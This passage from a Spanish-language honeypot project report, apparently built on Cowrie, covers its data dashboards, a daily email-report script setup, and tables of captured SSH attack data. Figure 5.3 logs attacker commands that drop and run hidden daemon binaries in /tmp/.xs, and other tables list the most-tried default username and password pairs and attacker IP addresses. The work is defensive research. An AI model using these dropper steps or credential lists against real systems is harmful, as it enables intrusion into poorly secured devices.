


Desde él, se puede acceder a dos de las novedades que hemos introducido para la visualización de esos datos. En formato **tabla** o en forma de **gráfico**.

5.4.2 Tablas de datos

Para mostrar toda esa información que estábamos recibiendo decidimos montar diferentes tablas de datos sacadas mediante consultas a la base de datos del servidor de MySQL. Estas tablas muestran información clasificada y de gran interés para su posterior análisis.

- Combinaciones más usadas de usuario y contraseña




Si se quieren ver más, se puede acceder directamente haciendo click aquí.

5.4.3 Trabajando con c3.js


Para la visualización de los datos de forma gráfica, hicimos uso de la librería de javascript C3JS, se puede ver qué es y cómo funciona haciendo click aquí. Hicimos uso de los diferentes tipos de gráficos que esta tecnología nos aporta para mostrar los datos.

Algunos de ellos los mostramos aquí:

- Top 10 de usuarios más usados



- Top 10 de países que más atacan



Si se quieren ver más, se puede acceder directamente haciendo click aquí.

5.4.4 Envío de reportes diario

Puesto que recibimos cientos o miles de ataques por día al Honeypot, nos vimos en la necesidad de buscar una herramienta que nos detallara esa información obtenida también a través de un email. Rápidamente dimos con una script muy útil y sencillo implementado para el Honeypot cowrie el cual utilizamos como base para crear nuestra propia herramienta y que satisfacía nuestras necesidades.

Éste se comunica con la base de datos creada para mandar esa información a través de sencillas tablas al correo del defensor.

Para poder usarlo, hace falta descargar el script report-email.py de Github. Para acceder al archivo puedes hacer click aquí.

Abrimos terminal como root e instalamos el modulo tabulate para Python (nos hará falta):

```
pip install tabulate
```

Una vez hecho esto y descargado el fichero, ahora tenemos que configurarlo.

```
nano report_email.py
```

Modificamos la parte de "Settings" en el fichero, y las tabulaciones en la línea 121 (quitar tabulaciones y añadir espacios, las cuales, si no se arreglan, dará fallo al ejecutar el fichero):

```
"""
Settings
"""
sensor_name    = 'Honeypot ISACA'
email_user     = 'tucorreo@gmail.com'
email_pass     = 'contraseña del correo'
email_from     = 'proyectoCOWRIE@gmail.com'
email_to       = 'tucorreo@gmail.com'
email_subject  = 'Honeypot ISACA  Daily Report'
email_server   = 'smtp.gmail.com'
email_port     = 587
db_host        = 'direccion_ip_servidor'
db_user        = 'usuario de la base de datos'
db_pass        = 'contraseña de la base de datos'
db_name        = 'nombre de la base de datos'
```

Damos permisos de ejecución al script y lo movemos a la carpeta utils:

```
chmod +x report_email.py
cp report_email.py /home/isaca/cowrie/utils
```

Entramos como usuario isaca y ejecutamos el script de python

```
python report_email.py
```

Para programar la hora exacta de ejecución, por ejemplo, si queremos que el sistema nos mande el reporte diario a las 00:01 de la mañana todos los días de la semana tendremos que hacer:

```
crontab -e
1 0 * * * /home/isaca/cowrie/utils/report_email.py
```

Este es un pequeño fragmento de la información que nos llega a nuestros correos diariamente:




Figure 5.1: Resumen de los ataques recibidos ese día

▪ USERNAME AND PASSWORD COMBINATIONS

USERNAME	PASSWORD	ATTEMPTS
1234	1234	572
root	root	376
support	support	346
admin	admin	212
guest	guest	90
user	user	81
root	123456	70
root	admin	63
admin	default	60
pi	raspberry	59
root	!@	54
ubnt	ubnt	52
root	password	41
admin	password	36
sshd	sshd	23
admin	1234	19
admin	support	19
admin	123123	18
admin	123456	18
ftpuser	asteriskftp	17
ftp	ftp	17
test	test	11
admin	12345	11
root	12345	9
user	1234	9
admin	1234567890	8
root	jiamima	7
root	wubao	7
anonymous	anonymour	7
git	git	7
backup	backup	6

Figure 5.2: Las combinaciones de usuarios y contraseñas más usadas

▪ COMMAND INPUT

DATE	COMMAND	SUCCESS
2016-04-10 22:11:47	cd ..	1
2016-04-10 22:11:47	ls	1
2016-04-10 22:11:49	cd home	1
2016-04-10 22:11:49	ls	1
2016-04-10 22:11:52	cd guest	1
2016-04-10 22:11:54	ls	1
2016-04-10 22:11:58	cd Documents	1
2016-04-10 22:12:00	exit	1
2016-04-11 11:24:09	echo -n test	1
2016-04-11 11:24:10	cat /proc/version	1
2016-04-11 11:24:21	mkdir /tmp/.xs/	1
2016-04-11 11:24:22	cat > /tmp/.xs/daemon.armv41.mod	1
2016-04-11 11:24:30	chmod 777 /tmp/.xs/daemon.armv41.mod	1
2016-04-11 11:24:30	/tmp/.xs/daemon.armv41.mod	0
2016-04-11 11:24:42	mkdir /tmp/.xs/	1
2016-04-11 11:24:43	cat > /tmp/.xs/daemon.i686.mod	1
2016-04-11 11:24:50	chmod 777 /tmp/.xs/daemon.i686.mod	1
2016-04-11 11:24:50	/tmp/.xs/daemon.i686.mod	0
2016-04-11 11:25:02	mkdir /tmp/.xs/	1
2016-04-11 11:25:03	cat > /tmp/.xs/daemon.mips.mod	1
2016-04-11 11:25:15	chmod 777 /tmp/.xs/daemon.mips.mod	1
2016-04-11 11:25:16	/tmp/.xs/daemon.mips.mod	0
2016-04-11 11:25:28	mkdir /tmp/.xs/	1
2016-04-11 11:25:29	cat > /tmp/.xs/daemon.mipsel.mod	1
2016-04-11 11:25:42	chmod 777 /tmp/.xs/daemon.mipsel.mod	1
2016-04-11 11:25:42	/tmp/.xs/daemon.mipsel.mod	0

Figure 5.3: Los comandos que introducen los atacantes que han logrado entrar

▪ SUCCESS RATIO

SUCCESS	COUNT
0	4942
1	446

▪ USERNAME AND PASSWORD COMBINATIONS LOGIN SUCCESS

USERNAME	PASSWORD	COUNT
root	root	376
root	123456	70

Figure 5.4: El ratio y las combinaciones con las que se ha entrado

5.4.5 Geolocalización IP




Figure 5.5: Mapa con algunas de las direcciones IP's que más nos han atacado

Además de mostrar los datos en forma de tablas y en forma de gráficas, pensamos que sería interesante sacar en un mapa geográfico algunas de las direcciones IP's que más nos habían estado atacando con el fin de poder localizarlas en su país correspondiente y ser así capaces, en un simple vistazo al mapa, de saber de que países estábamos recibiendo mayor número de ataques.

Part IV

Resultados y análisis forense


Chapter 6

Resultados obtenidos

6.1 Análisis de las tablas

Después de una semana recolectando datos en nuestras Honeypots, decidimos mostrar toda esa información al usuario en forma de tabla, de forma, que de manera más gráfica, sea capaz de hacerse una idea al momento de los diferentes datos que se muestran.

Por ejemplo, una de las tablas más interesantes que hemos sacado de los datos obtenidos es la referente al número total de intentos de intrusión en los sensores Honeypots. En la tabla, como se puede ver, se muestra la IP, el país desde el que proviene el ataque, el usuario y contraseña que se utiliza, la fecha, el sensor al que se realiza el ataque y si se ha conseguido o no iniciar sesión en el sistema.


TOTAL LOGIN ATTEMPTS


Show 10 entries Search:

IP	COUNTRY	USERNAME	PASSWORD	DATETIME	LOCATION	SUCCESS
1.52.122.86	Vietnam	root	root	2016-04-11 17:50:27	GRANADA	1
1.52.122.86	Vietnam	root	root	2016-04-11 17:57:52	MADRID	1
1.52.122.86	Vietnam	root	root	2016-04-11 18:04:44	GRANADA	1
1.52.122.86	Vietnam	root	root	2016-04-11 18:11:59	MADRID	1
101.251.111.11	China	1234	1234	2016-04-11 04:15:12	GRANADA	0
101.251.111.11	China	ubnt	ubnt	2016-04-11 04:17:09	GRANADA	0
101.251.111.11	China	admin	default	2016-04-11 04:17:21	GRANADA	0
101.251.111.11	China	user	1234	2016-04-11 04:17:38	GRANADA	0
101.251.111.11	China	prueba	prueba	2016-04-11 04:18:36	GRANADA	0
101.251.111.11	China	user	user	2016-04-11 08:41:31	GRANADA	0

Showing 1 to 10 of 2,000 entries Previous 1 2 3 4 5 ... 200 Next

Figure 6.1: Tabla que muestra todos los intentos de intrusión en los sensores

También vimos interesante mostrar el número de conexiones que realizaba cada IP con el fin de saber cuántas veces intentaba un mismo atacante entrar en nuestros sensores. La tabla que se muestra a continuación detalla la IP del atacante, el país de donde procede y el número de intentos de intrusión que ha realizado.



CONNECTION PER IP

Show 10 entries Search:


IP	COUNTRY	ATTEMPTS
81.169.157.42	Germany	1815
81.212.109.229	Turkey	457
183.3.202.183	China	194
139.162.4.25	Singapore	116
222.186.52.82	China	113
178.254.52.146	Germany	107
117.79.130.206	China	103
111.13.70.132	China	100
216.250.117.135	United States	100
211.57.200.230	Korea Republic	94

Showing 1 to 10 of 294 entries Previous 1 2 3 4 5 … 30 Next

Figure 6.2: Tabla que muestra el número de conexiones por dirección IP

En esta tabla ya podemos ver algunos de los países que más atacan, los cuales mostraremos más adelante en una gráfica.

A continuación, podemos clasificar también el número de veces que se ha utilizado un determinado usuario o contraseña para acceder al sistema. Esto resulta muy interesante para estudiar qué usuarios y qué contraseñas son los más utilizados por los atacantes a día de hoy.



USERNAME ATTEMPTS

Show 10 entries Search:

USERNAME	ATTEMPTS
root	1970
1234	1106
admin	988
support	650
ubnt	242
user	208
guest	194
test	190
oracle	138
pi	123

Showing 1 to 10 of 1,859 entries Previous 1 2 3 4 5 … 186 Next

PASSWORD ATTEMPTS

Show 10 entries Search:

PASSWORD	ATTEMPTS
1234	817
root	622
support	492
admin	387
123456	184
password	148
user	144
guest	138
!@	100
default	95

Showing 1 to 10 of 2,663 entries Previous 1 2 3 4 5 … 267 Next

Figure 6.3: Tabla con los usuarios y contraseñas más utilizados para la intrusión

Podemos ver también qué versiones de SSH son las que más se utilizan en estos ataques, como podemos ver se utilizan múltiples clientes.

VERSION OF SSH

Show 10 entries Search:

ID	VERSION
1	SSH-2.0-PuTTY_Release_0.63
2	SSH-2.0-JSCH-0.1.51
3	SSH-2.0-PUTTY
4	SSH-2.0-Renci.SshNet.SshClient.0.0.1
5	SSH-2.0-Ganymed Build_210
6	SSH-2.0-Granados-1.0
7	SSH-2.0-PuTTY_Local:_May_14_2009_21:12:18
8	SSH-2.0-5.27 FlowSsh: Bitvise SSH Client (Tunnelie
9	SSH-2.0-libssh-0.1
10	SSH-2.0-libssh2_1.4.3

Showing 1 to 10 of 25 entries Previous 1 2 3 Next

Figure 6.4: Tabla con las diferentes versiones de SSH

6.2 Análisis de los gráficos

De los diferentes gráficos que hemos ido obteniendo del análisis de datos que hemos hecho, uno de los que más nos ha llamado la atención es el gráfico de **combinaciones más repetidas de usuarios y contraseñas.**




Figure 6.5: Gráfico con las 10 combinaciones más usadas para usuario y contraseña

Como se puede apreciar en el gráfico, **1234/1234** y **root/root** son las dos combinaciones que más se han repetido en nuestro análisis, tal y como era de esperar previo éste. Mención merece también los intentos de ataques a un posible usuario *admin* con las contraseñas *admin y default*, dirigidas a posibles paneles de administración de un servicio web.

Otro gráfico muy interesante es el referente a **número de ataques por día en cada uno de los sensores**.




Figure 6.6: Gráfico con el registro de ataques en cada uno de los diferentes días y sensores

Éste gráfico muestra los ataques que se han recibido en cada uno de los sensores en diferentes días. De su análisis, se puede destacar que el sensor situado en Madrid fue el que más ataques recibió cada día, pese a que hubo un día en concreto en el cuál el sensor situado en Granada estuvo a punto de superarle. Esto puede ser debido a que la mayoría de ataques se intentan concentrar en las grandes capitales como es Madrid.

También hemos sacado de forma visual cuáles son las direcciones IP's (y de qué países proceden) que más atacaban nuestros sensores, esto puede resultar muy interesante para el posterior análisis de esos datos en función de los países.




Figure 6.7: Gráfico con el top 10 de IP's que más han atacado nuestros sensores

Como se aprecia en la imagen, la dirección IP desde la que hemos recibido más ataques está situada en Singapore (quien tiene dos IP's diferentes en este top), sin embargo, el país que más direcciones IP aporta a este gráfico ha resultado ser Estados Unidos, uno de los países de los que más ataques hemos recibido en general.

Chapter 7

Análisis forense

Entramos en uno de los puntos más interesantes de nuestro proyecto, donde podremos analizar más en detalle los datos recogidos anteriormente.

7.1 Detección de direcciones IP en listas de reputación

